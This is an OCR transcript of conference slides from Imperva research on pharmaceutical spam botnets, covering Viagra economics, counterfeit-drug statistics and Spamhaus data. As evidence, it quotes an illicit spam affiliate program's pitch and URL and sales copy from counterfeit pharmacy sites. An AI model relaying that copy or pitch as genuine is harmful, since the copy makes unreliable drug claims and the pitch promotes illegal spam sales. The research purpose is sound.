V!4GR4 BotNet: Cyber-Crime, Enlarged

Koby Kilimnik

@sbox90 @imperva

IMPERVA



```
> koby.history
<· ["PT","Dev"]
> koby.employer
<· "Imperva"
> koby.positionX
<· "Research"
> koby.social
<· {"TWT": "@sbox90", "github": "solebox"}
> koby.charset
<· ISO-8859-8 accent
```

Cyber Drug Lord

HACK IN BO® Winter 2018 Edition

@sbox90

IMPERVA®



HACK IN BO
Winter 2018 Edition


$C_{28}H_{38}N_6O_{11}S$

@sbox90


overdose death less common

HACK IN BO®
Winter 2018 Edition

I am not a meme addict, I swear.




HACK IN BO®
Winter 2018 Edition


Pfizer
VIAGRA
50 mg
film-coated tablets
Sildenafil
ChillBlinton
4 film-coated tablets
BRUCE WILLIS
DIE HARD
TWENTIETH CENTURY FOX Presents A GORDON COMPANY/SILVER PICTURES Production A JOHN McTIERNAN film BRUCE WILLIS DIE HARD
ALAN RICKMAN ALEXANDER GODUNOV BONNIE BEDELIA Music by MICHAEL KAMEN Visual Effects Produced by RICHARD EDLUND Film Editors FRANK J. URIOSTE, A.C.E.
and JOHN F. LINK Production Designer JACKSON DeGOVIA Director of Photography JAN De BONT Executive Producer CHARLES GORDON Screenplay by JEB STUART and STEVEN E. de SOUZA
Based on the novel by RODERICK THORP Produced by LAWRENCE GORDON and JOEL SILVER Directed by JOHN McTIERNAN
Color by DeLuxe
CUMMING THIS JULY


FINALLY


GO HARD
VIAGRA
50mg Sildenafilum
Pfizer
OR GO HOME.


2010-13:
CAN Invalidation
Now
1996:
Patented
2013:
EU Expiration
2020:
Expiration

58 Million USD

Source: therichest.com



Source: Forbes

Average Software Engineer Salary:
~100K USD/Year


HACK IN BO®
Winter 2018 Edition

Hold on, we’re half-way there…


HACK IN BO®
Winter 2018 Edition

Top selling drugs

	Revenue (2016) - B$	Is on campaign?
Humira	16.078	No
Harvoni	9.081	No
Enbrel	8.874	No
Rituxan	8.583	No
Remicade	7.829	No
Revlimid	6.974	Yes
Avastin	6.752	No
Herceptin	6.751	No
Lantus	6.054	No
Prevnar 13	5.718	No
Xarelto	5.390	Yes
Eylea	5.045	No
Lyrica	4.966	No
Neulasta	4.701	No
Advair	4.325	Yes
…		
Viagra	1.5	Yes

Source: GENengnews.com

10% of Pharma market is counterfeit

Source: World Health Organisation

Annual Death-Toll >= 1,000,000

Source: Interpol

The tip of the iceberg…

GlavMed & SpamIt: $67.7 M in 2009

RX-Promotion: $12.8 M in 2010

Source: ACoyler.org

SPAMHAUS

The 10 Worst Spammers

As of 27 August 2017 the world's worst spammers and spam gangs are:


1

Canadian Pharmacy - **Ukraine**

A long time running pharmacy spam operation. They send tens of millions of spams per day using botnet techniques. Probably based in Eastern Europe, Ukraine/Russia. Host spammed web sites on botnets and on bulletproof Chinese web hosting.

So you wanna sell V!4GRA?

http://www.spomoni.com/partnership/onlinepaymaster



HACK IN BO® Winter 2018 Edition

- 30-50% Commission
- Templates, Banners, ETC
- API Support


Since this is a pharmacy, the online program Paymaster appreciates your privacy and guarantees anonymity

Where to take traffic? Most often, pharma traffic is poured from email dispatches […] the ways and methods of mining traffic are limited only by your imagination.


MyCanadianPharmacy
ALL PRODUCTS LIST
ABOUT US
HOW TO ORDER
F.A.Q.
CONTACT US
Erection Pack
TIME LIMITED OFFER
10 PILLS + 10 PILLS
ORDER NOW
$74.95


Today: 19 Feb, 2010
We ship to:
YOUR CART Items: 0 | Total: £0.00
Checkout


CVSPharmacy
About Us
How to Order
Testimonials
FAQ
Contact Us
Shopping Cart
Items: 0
Subtotal: €0.00
CHECKOUT


Men's Health
Super Active+
Professional
Super Active+
Soft Tabs
Super Force
Professional
Soft Tabs
Super Active ED Pack
View all products


SPECIAL PROMOTIONS AND DISCOUNTS ON VALENTINE'S DAY!
POWERPACK
ORDER NOW


Most Popular Products
£1.13
per item
Generic containing Sildenafil Citrate, enables many men with erectile dysfunction to achieve or sustain an erect penis for sexual activity. Since becoming available has been the prime treatment for erectile dysfunction
£1.46
per item
is a highly effective orally administered drug for treating erectile dysfunction, more commonly known as impotence. Recommended for use as needed, can also be used as a daily medication.


COMPARE PRICES
FULL PRODUCT LIST
HOW TO ORDER
FAQ
TRACK YOUR ORDER
CUSTOMER SERVICE
Your cart
Items: 0 | Total: £0.00
TORONTO DRUG STORE
A part of Canadian RX Network
SAVE ON VALENTINE'S DAY
POWERPACK
ORDER NOW
$74.95


CANADIAN Health&Care Mall
ALL PRODUCTS
ABOUT US
HOW TO ORDER
TESTIMONIALS
FAQ
CONTACTS
Contact us
Men's Power Charge
ONLY $74.95
ORDER NOW
Healthcare Online
USD GBP CAD EUR AUD CHF
MENS HEALTH
Super Active+
Professional
Super Active+
Soft Tabs
Super Force
Professional
Soft Tabs
Most Popular Products
Search
as low as £1.13
Generic containing Sildenafil Citrate, enables many men with erectile dysfunction to achieve or sustain an erect penis for sexual activity. Since becoming available has been the prime treatment for erectile dysfunction.
More Info
Order now
as low as £1.46
is a highly effective orally administered drug for treating erectile dysfunction, more commonly known as impotence. Recommended for use as needed, can also be used as a daily medication.
More Info
Order now

BUY QUALITY DRUGS FROM CANADA!
Product Search
Search
USD CAD EUR GBP AUD CHF
PRODUCT List
Men's Health
Super Active+
Professional
Super Active+
Soft Tabs
Super Force
Professional
Soft Tabs
Super Active ED Pack
TOP Products
£1.13
More Info
Add to cart
Generic containing Sildenafil Citrate, enables many men with erectile dysfunction to achieve or sustain an erect penis for sexual activity. Since becoming available has been the prime treatment for erectile dysfunction.
£1.46
More Info
Add to cart
is a highly effective orally administered drug for treating erectile dysfunction, more commonly known as impotence. Recommended for use as needed, can also be used as a daily medication.

HACK IN BO®
Winter 2018 Edition

SPAM or SEO?

